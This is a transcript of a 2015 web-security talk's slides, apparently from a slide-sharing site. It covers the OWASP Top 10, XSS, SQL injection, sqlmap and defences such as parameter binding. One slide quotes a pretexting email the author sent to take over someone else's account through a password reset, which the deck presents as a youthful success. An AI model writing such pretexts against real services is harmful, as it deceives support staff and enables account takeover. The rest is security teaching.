Upgrade to Pro — share decks privately, control downloads, hide ads and more …

A Brief History of my Security Comprehension - ...

A Brief History of my Security Comprehension - Lessons Learned From a Life Online

Over the years I have been interested in online security. This talk looks at some of the vulnerabilities I've discovered over the years and the process you can take to locate similar vectors in your own application. It will show you how to use some open source tools to identify SQL injection points and offer a few tips to keep yourself safe against XSS and Injection vulnerabilities.

Avatar for Mike Almond

Mike Almond

July 15, 2015

Other Decks in Programming

Transcript

  1. A B R I E F H I S T

    O RY O F M Y S E C U R I T Y C O M P R E H E N S I O N L E S S O N S L E A R N E D F R O M A L I F E O N L I N E
  2. @ M I K E A L M O N

    D I A M N O T A H A C K E R

  3. My introduction into online security started back in the day

    before Napster—when downloading MP3's happened on mIRC and FTP
  4. A C C O U N T E N U

    M E R AT I O N With a Side of Social Engineering
  5. T H E R E I S A F L

    A W I N T H E S Y S T E M
  6. T H E R E I S A F L

    A W I N T H E S Y S T E M • Found a signup page that exposed the existence of accounts
  7. T H E R E I S A F L

    A W I N T H E S Y S T E M • Found a signup page that exposed the existence of accounts • I needed those music videos and MP3's
  8. T H E R E I S A F L

    A W I N T H E S Y S T E M • Found a signup page that exposed the existence of accounts • I needed those music videos and MP3's • I had no idea about code so I sent an email

  9. "Hi there, I'm not sure who to send this to.
    I'm having trouble logging in. I recently switched ISP's and no longer have access to my existing email—damn ex-wife. Is there anyway I can reset my password and update my e- mail address? Thanks, Michael2"
  10. I T W O R K E D ! I

    A M I N V I N C I B L E
  11. L E T ' S G E T T O

    T H E G O O D S T U F F A L O T H A S C H A N G E D
  12. O WA S P T O P 1 0 Open

    Web Application Security Project
  13. T H E 1 0 M O S T C

    R I T I C A L W E B A P P L I C AT I O N S E C U R I T Y R I S K S
  14. T H E 1 0 M O S T C

    R I T I C A L W E B A P P L I C AT I O N S E C U R I T Y R I S K S • A1-Injection
  15. T H E 1 0 M O S T C

    R I T I C A L W E B A P P L I C AT I O N S E C U R I T Y R I S K S • A1-Injection • A2-Broken Authentication and Session Management
  16. T H E 1 0 M O S T C

    R I T I C A L W E B A P P L I C AT I O N S E C U R I T Y R I S K S • A1-Injection • A2-Broken Authentication and Session Management • A3-Cross-Site Scripting (XSS)
  17. T H E 1 0 M O S T C

    R I T I C A L W E B A P P L I C AT I O N S E C U R I T Y R I S K S • A1-Injection • A2-Broken Authentication and Session Management • A3-Cross-Site Scripting (XSS) • A4-Insecure Direct Object References
  18. T H E 1 0 M O S T C

    R I T I C A L W E B A P P L I C AT I O N S E C U R I T Y R I S K S • A1-Injection • A2-Broken Authentication and Session Management • A3-Cross-Site Scripting (XSS) • A4-Insecure Direct Object References • A5-Security Misconfiguration
  19. T H E 1 0 M O S T C

    R I T I C A L W E B A P P L I C AT I O N S E C U R I T Y R I S K S • A1-Injection • A2-Broken Authentication and Session Management • A3-Cross-Site Scripting (XSS) • A4-Insecure Direct Object References • A5-Security Misconfiguration • A6-Sensitive Data Exposure
  20. T H E 1 0 M O S T C

    R I T I C A L W E B A P P L I C AT I O N S E C U R I T Y R I S K S • A1-Injection • A2-Broken Authentication and Session Management • A3-Cross-Site Scripting (XSS) • A4-Insecure Direct Object References • A5-Security Misconfiguration • A6-Sensitive Data Exposure • A7-Missing Function Level Access Control
  21. T H E 1 0 M O S T C

    R I T I C A L W E B A P P L I C AT I O N S E C U R I T Y R I S K S • A1-Injection • A2-Broken Authentication and Session Management • A3-Cross-Site Scripting (XSS) • A4-Insecure Direct Object References • A5-Security Misconfiguration • A6-Sensitive Data Exposure • A7-Missing Function Level Access Control • A8-Cross-Site Request Forgery (CSRF)
  22. T H E 1 0 M O S T C

    R I T I C A L W E B A P P L I C AT I O N S E C U R I T Y R I S K S • A1-Injection • A2-Broken Authentication and Session Management • A3-Cross-Site Scripting (XSS) • A4-Insecure Direct Object References • A5-Security Misconfiguration • A6-Sensitive Data Exposure • A7-Missing Function Level Access Control • A8-Cross-Site Request Forgery (CSRF) • A9-Using Components with Known Vulnerabilities
  23. T H E 1 0 M O S T C

    R I T I C A L W E B A P P L I C AT I O N S E C U R I T Y R I S K S • A1-Injection • A2-Broken Authentication and Session Management • A3-Cross-Site Scripting (XSS) • A4-Insecure Direct Object References • A5-Security Misconfiguration • A6-Sensitive Data Exposure • A7-Missing Function Level Access Control • A8-Cross-Site Request Forgery (CSRF) • A9-Using Components with Known Vulnerabilities • A10-Unvalidated Redirects and Forwards
  24. T H E 1 0 M O S T C

    R I T I C A L W E B A P P L I C AT I O N S E C U R I T Y R I S K S • A1-Injection • A2-Broken Authentication and Session Management • A3-Cross-Site Scripting (XSS) • A4-Insecure Direct Object References • A5-Security Misconfiguration • A6-Sensitive Data Exposure • A7-Missing Function Level Access Control • A8-Cross-Site Request Forgery (CSRF) • A9-Using Components with Known Vulnerabilities • A10-Unvalidated Redirects and Forwards
  25. T O N I G H T ' S F

    O C U S • A1-Injection
  26. T O N I G H T ' S F

    O C U S • A1-Injection • A3-Cross-Site Scripting (XSS)
  27. C R O S S - S I T E

    S C R I P T I N G ( X S S ) A 3
  28. – O WA S P "XSS flaws occur whenever an


    application takes untrusted data and sends it to a web browser without proper validation or escaping. XSS allows attackers to execute scripts in the victim’s browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites."

  29. X S S C A N B E B A

    D T H E I N T E R N E T I S B R E A K I N G !
  30. S O M E T I M E S F

    U N N Y Video break


  31. T H I S G O T M E T

    H I N K I N G W H E R E E L S E C A N T H I S W O R K ?
  32. A N S W E R : $ _ S

    E R V E R O R $ _ C O O K I E
  33. U S E H T M L P U R

    I F I E R HTML Purifier will remove all malicious code with a thoroughly audited, secure yet permissive whitelist
  34. G E T T I N G T O T

    H E G O O D S T U F F

  35. – O WA S P "Injection flaws, such as SQL,

    OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker’s hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization."
  36. S Q L I N J E C T I

    O N • Easiest to exploit
  37. S Q L I N J E C T I

    O N • Easiest to exploit • Easiest to test
  38. S Q L I N J E C T I

    O N • Easiest to exploit • Easiest to test • Easiest to secure (bind your parameters!)
  39. S Q L M A P L I V E

    D E M O A L I V E D E M O Y O U S A Y ?
  40. L E T ' S R E A L LY

    S TA R T H A C K I N G
  41. - O WA S P “Anything that is submitted in

    an HTTP request should be considered user input.”

  42. S E A R C H F O R B

    A D T H I N G S
  43. H O W C A N W E E X

    P L O I T T H I S ?
  44. W H AT D O W E H AV E




